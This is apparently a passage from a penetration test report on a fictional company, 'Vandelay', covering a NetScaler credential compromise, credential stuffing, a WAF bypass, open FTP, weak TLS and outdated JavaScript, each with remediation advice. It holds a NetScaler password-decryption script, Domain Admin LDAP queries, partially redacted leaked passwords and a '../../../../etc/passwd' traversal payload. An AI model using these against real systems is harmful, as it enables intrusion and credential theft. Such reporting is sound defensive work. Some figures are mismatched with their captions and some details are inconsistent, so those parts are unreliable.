
Figure #1: The Netscaler's ns.conf file discloses the use of Domain Admin Vandelay\\administrator account and encrypts the password with default keys.



```
def main():
        #Keys hardcoded into netscaler libnscli90.so
        aeskey = binascii.unhexlify("351[redacted]AD9")
        rc4key = binascii.unhexlify("22[redacted]c2")

        if len(sys.argv) == 3:
            ciphertext = sys.argv[1]
            mode = sys.argv[2]

            if mode == "ENCMTHD_3" or mode == "ENCMTHD_2":
                c = AESCipher(aeskey)
                decoded = c.decrypt(binascii.unhexlify(ciphertext),mode)
                if mode == "ENCMTHD_3":
                        print decoded[16:]
                else:
                        print decoded

            elif mode == "ENCMTHD_1": #old rc4 mode
                out_cipher = ARC4.new(rc4key)
                decoded = out_cipher.decrypt(binascii.unhexlify(ciphertext))
                print decoded


if __name__ == "__main__":
        main()
```


```
/Users/[redacted]/PycharmProjects/untitled1/venv2/bin/python "/Users/[redacted]/NCAT/[redacted]/remote/decryptor.py" c735df0396a3[redacted]
7[redacted]4!
```

Figure #2: Decrypting the Vandelay\\administrator credentials



```
ldapsearch -h [redacted] -D "CN=Administrator,CN=Users,DC=[redacted],DC=org" -W -b "DC=[redacted],dc=org"
Enter LDAP Password: 7[redacted]4!
# extended LDIF
#
# LDAPv3
# base <DC=[redacted],dc=org> with scope subtree
# filter: (&(objectCategory=user)(memberOf=CN=Domain Admins,CN=Users,DC=[redacted],dc=org))
# requesting: ALL
#

# Administrator, Users, [redacted].org
dn: CN=Administrator,CN=Users,DC=[redacted],DC=org
objectClass: top
 R[redacted]AA==
distinguishedName: CN=Administrator,CN=Users,DC=[redacted],DC=org
instanceType: 4
whenCreated: 20120312151901.0Z
whenChanged: 20200628234530.0Z
displayName: Administrator
uSNCreated: 14594
memberOf: CN=[redacted],CN=Users,DC=[redacted],DC=org
memberOf: CN=[redacted],CN=Users,DC=[redacted],DC=org
memberOf: CN=DHCP Administrators,CN=Users,DC=[redacted],DC=org
memberOf: CN=[redacted] Watchdog Service,CN=Users,DC=[redacted],DC=org
memberOf: CN=[redacted] Administrators,CN=Users,DC=[redacted],DC=org
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=[redacted],DC=org
memberOf: CN=Enterprise Admins,CN=Users,DC=[redacted],DC=org
memberOf: CN=Schema Admins,CN=Users,DC=[redacted],DC=org
memberOf: CN=Domain Admins,CN=Users,DC=[redacted],DC=org
memberOf: CN=Administrators,CN=Builtin,DC=[redacted],DC=org
memberOf: CN=Mailbox Import-Export,DC=[redacted],DC=org
memberOf: CN=Server Management,OU=Microsoft Exchange Security Groups,DC=[redacted]
,DC=org
```

Figure #3: Running a simple LDAP query to validate that Vandelay\\administrator is in fact a Domain Admin



[redacted]

[redacted]

67

NOTICE: By federal law, as of 1/1/2013, funds in a noninterest-bearing transaction account (including an IOLA) will no longer receive unlimited deposit insurance coverage, but will be FDIC-insured to the legal maximum of $250,000 for each ownership catagory.
For more information visit:
http://www.fdic.gov/deposit/deposits/unlimited/expiration.html

STATEMENT SAVINGS ACCOUNT [redacted]

DESCRIPTION DEBITS CREDITS DATE BALANCE

[redacted]

INTEREST
BALANCE THIS STATEMENT ....

TOTAL CREDITS
TOTAL DEBITS

AVERAGE LEDGER
INTEREST PAID
INTEREST PAID

[redacted]

FDIC

LENDER

Figure #4: Once we had Domain Admin and had a foothold (the Netscaler device) we could connect to VANDYDOCS's CONFIDENTIAL SMB share and access sensitive business files.

Finding #2: Successful Credential Stuffing Leading to Organization Breach

Risk Level ***Critical***

A brief open source reconnaissance revealed multiple Vandelay employees who had vandelay.notasite emails affected by third party credential leaks. These were obtained from employees who have had their company email exposed as part of a service breach (eg. LinkedIn, Dropbox, Adobe, Evite, etc.)


Using Dennis's leaked user credentials, we were able to access his Citrix desktop. This gave us a foothold in the internal organization as we were able to escalate to Domain Admin as described on further findings.

Affected Users (@vandelay.notasite):

- EBennes
- GCostanza
- NNewman
- JSmith
- LFrank


Remediation

Ensure users with credential leaks promptly change their passwords on their corporate environment. Furthermore, it is recommended that employees are instructed to avoid the usage of company email on external services and to always use different passwords between their corporate and external/personal environment. Lastly, phishing education and periodical tests are always recommended to prevent social engineering attacks.



```
[root@attack1:~# python checkleaks.py
Scavaging Leaks..... (10 Users Found)
Creds Found:
ebenes@vandelay.notasite:n[redacted]u
gcostanza@vandelay.notasite:y[redacted]0
nnewman@vandelay.notasite:m[redacted]!
jsmith@vandelay.notastie:1[redacted]9
```

Figure #5: Snippet of passwords found for Vandelay users on publicly available leaks



```
C:\Documents and Settings\ncat>whoami
[redacted]\ncat

C:\Documents and Settings\ncat>
```

Windows uses the following information to identify your computer on the network.

Computer description:

For example: "IIS Production Server" or "Accounting Server".

Full computer name: [redacted].local

Domain: [redacted].local

To rename this computer or join a domain, click Change.

Address W:\DATA\WDDocs

Name	Size	Type	Date Modified	Attributes
ap		File Folder	5/31/2018 11:56 AM	
clients		File Folder	8/5/2019 10:01 PM	
Corp		File Folder	12/10/2019 11:40 PM	
safety		File Folder	12/10/2019 11:42 PM	
Social		File Folder	1/14/2014 10:01 PM	
unemp		File Folder	1/11/2019 11:41 PM	
00518927.PDF	551 KB	PDF File	5/23/2014 7:42 AM	A

Figure #6: Connecting as NNewman via Citrix, we obtain a foothold on the organization's internal network

Finding #3: Bypassing Web Application Firewalls

Risk Level ***High***


We were able to bypass the WAF to access the site directly and potentially launch further attacks (eg. SQL Injection, Cross-Site Scripting, etc.). While in this instance, the underlying site is not vulnerable to these issues, it is important to ensure sites cannot be reached directly.

Affected Hosts:

- https://vandelay.notasite
- https://login.vandelay.notasite

Remediation

When using proxy-based WAFs, ensure that the website servers only accept requests coming from the WAF and deny all other traffic.



[redacted] User Login Page

Not Secure | https://65.[redacted]/indexnewASPX.html?example=../../../../etc/passwd

[redacted]

Provide your credentials then click 'Login'

Company ID:
User ID:
Password:

Login Reset

[redacted]

https://c[redacted]/indexnewASPX.html?example=../../../../etc/passwd

c[redacted] - Access Denied

Error code 15
This request was blocked by the security rules

2018-11-02 12:27:47 UTC
Your IP [redacted] | Proxy IP [redacted] (ID 10530) Origin Server IP N/A
Incident ID: [redacted]

SiteLock is the leader in Business Website Security Services. | www.sitelock.com

Figure #7: Notice that when we access the site directly, we can engage in malicious behavior without WAF interference.

Finding #4: Open FTP Server Exposes Sensitive Information

Risk Level ***High***


An external FTP server was found to be open and did not require authentication. Using anonymous access, it is possible to write arbitrary files, use the server as a file storage target accessible to the rest of the network, or fill up the disk with junk data to perform denial of service on that machine. On the server a copy of the Vandelay web app was accessible with source code. An attacker can also use the source code to more efficiently identify exploits and SQL injections without spending time testing for them. Development copies of these projects usually have saved passwords for development databases and LDAP, which may be also valid for production.

Affected Host:

- 256.1.2.4 port 2123

Remediation

Disable public FTP service if not needed. Otherwise, upgrade cleartext FTP to encrypted SFTP and ensure strong credentials are required. Further limiting access via IP filtering is advisable if the expected user IPs are known.




ftp://vandelay.notasite/backups/vandelay/site-june2020

Index of /backups/vandelay/site-june2020

```
../
adduser/                                     27-Jan-2020 15:17
adwaita-icon-theme/                          02-Jun-2016 12:33
aptdaemon/                                   23-Sep-2013 09:13
ncat                                       22-Jun-2020 13:48
```

Figure #8: Publicly exposed FTP. Note the creation of the ncat folder to test FTP anonymous access.



```
// SPDX-License-Identifier: GPL-2.0
/* calibrate.c: default delay calibration
 *
 * Excised from init/main.c
 *  Copyright (C) 1991, 1992  Linus Torvalds
 */

#include <linux/jiffies.h>
#include <linux/delay.h>
```

Figure #9: Snippet of backup webserver.c file on exposed FTP share

Finding #5: Weak SSL Ciphers Enabled

Risk Level ***Medium***


Hosts were found to support weak SSL ciphers (those that support the use of 64-bit blocks (3DES) and RC4), protocol (such as SSLv3, TLS1.0 & TLS1.1), and hashing algorithms (SHA-1). These items are affected by several cryptographic flaws and are no longer considered acceptable for secure communication. Because of these flaws, attackers are able to conduct various forms of Man-in-the-Middle attacks and/or decrypt client/server traffic.

Affected Hosts:

- 256.1.2.4 port 443
- 256.1.2.5 port 443
- 256.2.3.6 ports 443, 8443

Remediation

Utilize TLS 1.2, or higher, along with stronger cipher suites and Diffie-Hellman moduli will mitigate most named SSL related vulnerabilities such as SWEET32, POODLE, DROWN, Bar Mitzvah, and Logjam.



```
root@attack1:~# nmap --script=ssl-enum-ciphers [redacted] -p 443
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-11 18:21 PST
Nmap scan report for [redacted]
Host is up (0.059s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Ciphersuite uses MD5 for message integrity
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Ciphersuite uses MD5 for message integrity
|       Key exchange (dh 1024) of lower strength than certificate key
```

Figure #10: *The host accepts deprecated TLS1.0 and weak ciphers.*

Finding #6: Outdated JavaScript Dependencies

Risk Level **Low**

The main Vandelay site was found to use outdated JavaScript dependencies with known vulnerabilities regarding Cross Site Scripting (XSS) and potential Denial of Service (DoS). In their current configuration, these do not appear to be exploitable, however it is important to ensure all dependencies are kept up to date to decrease the potential attack surface.

Affected Host:


- https://vandelay.notasite
    - jQuery v.1.12.14
    - striptags v.3.0.0

Remediation

Update all software and dependencies

Refer to:

- https://snyk.io/vuln/npm:jquery@1.12.14
- https://snyk.io/vuln/npm:striptags@3.0.0



```
/*! jQuery v1.12.4 | (c) jQuery Foundation | jquery.org/license |
!function(a, b) {
    "object" == typeof module && "object" == typeof module.exports
        if (!a.document)
            throw new Error("jQuery requires a window with a docume
        return b(a)
    }
    : b(a)
}("undefined" != typeof window ? window : this, function(a, b) {
    var c = []
      , d = a.document
      , e = c.slice
      , f = c.concat
      , g = c.push
      , h = c.indexOf
```

Figure #11: Site using outdated JQuery v.1.12.4

Findings

Using the assessment methodology mentioned above, NovaSOC made the following findings in the internal environment over the course of the security assessment.

Finding #1: Java JMX Agent Insecure Configuration

Risk Level ***Critical***

Java JMX agents running on the remote hosts below are configured without SSL client and password authentication. This allows an unauthenticated, remote attacker to connect to the JMX agent and monitor and manage the Java application that has enabled the agent. This allowed us to execute arbitrary code on the remote hosts under the security context of the remote Java VM, which in our case was local administrative access.

This misconfiguration allowed us to create a set of local administrator credentials and obtain a foothold on a Human Resource machine (192.168.22.100 – VANDYHR01). From here we were able to steal credentials for “EBennes” to use for further traversal onto other hosts. By traversing through different hosts (VANDY01, VANDY02, etc.) we were able to obtain further credentials which continued to expand our reach into the network, eventually reaching a sensitive File Storage host (10.15.122.99 - VANDYDOCS) which contained a cleartext list of passwords (C:\Users\EBennes\secrets.txt)

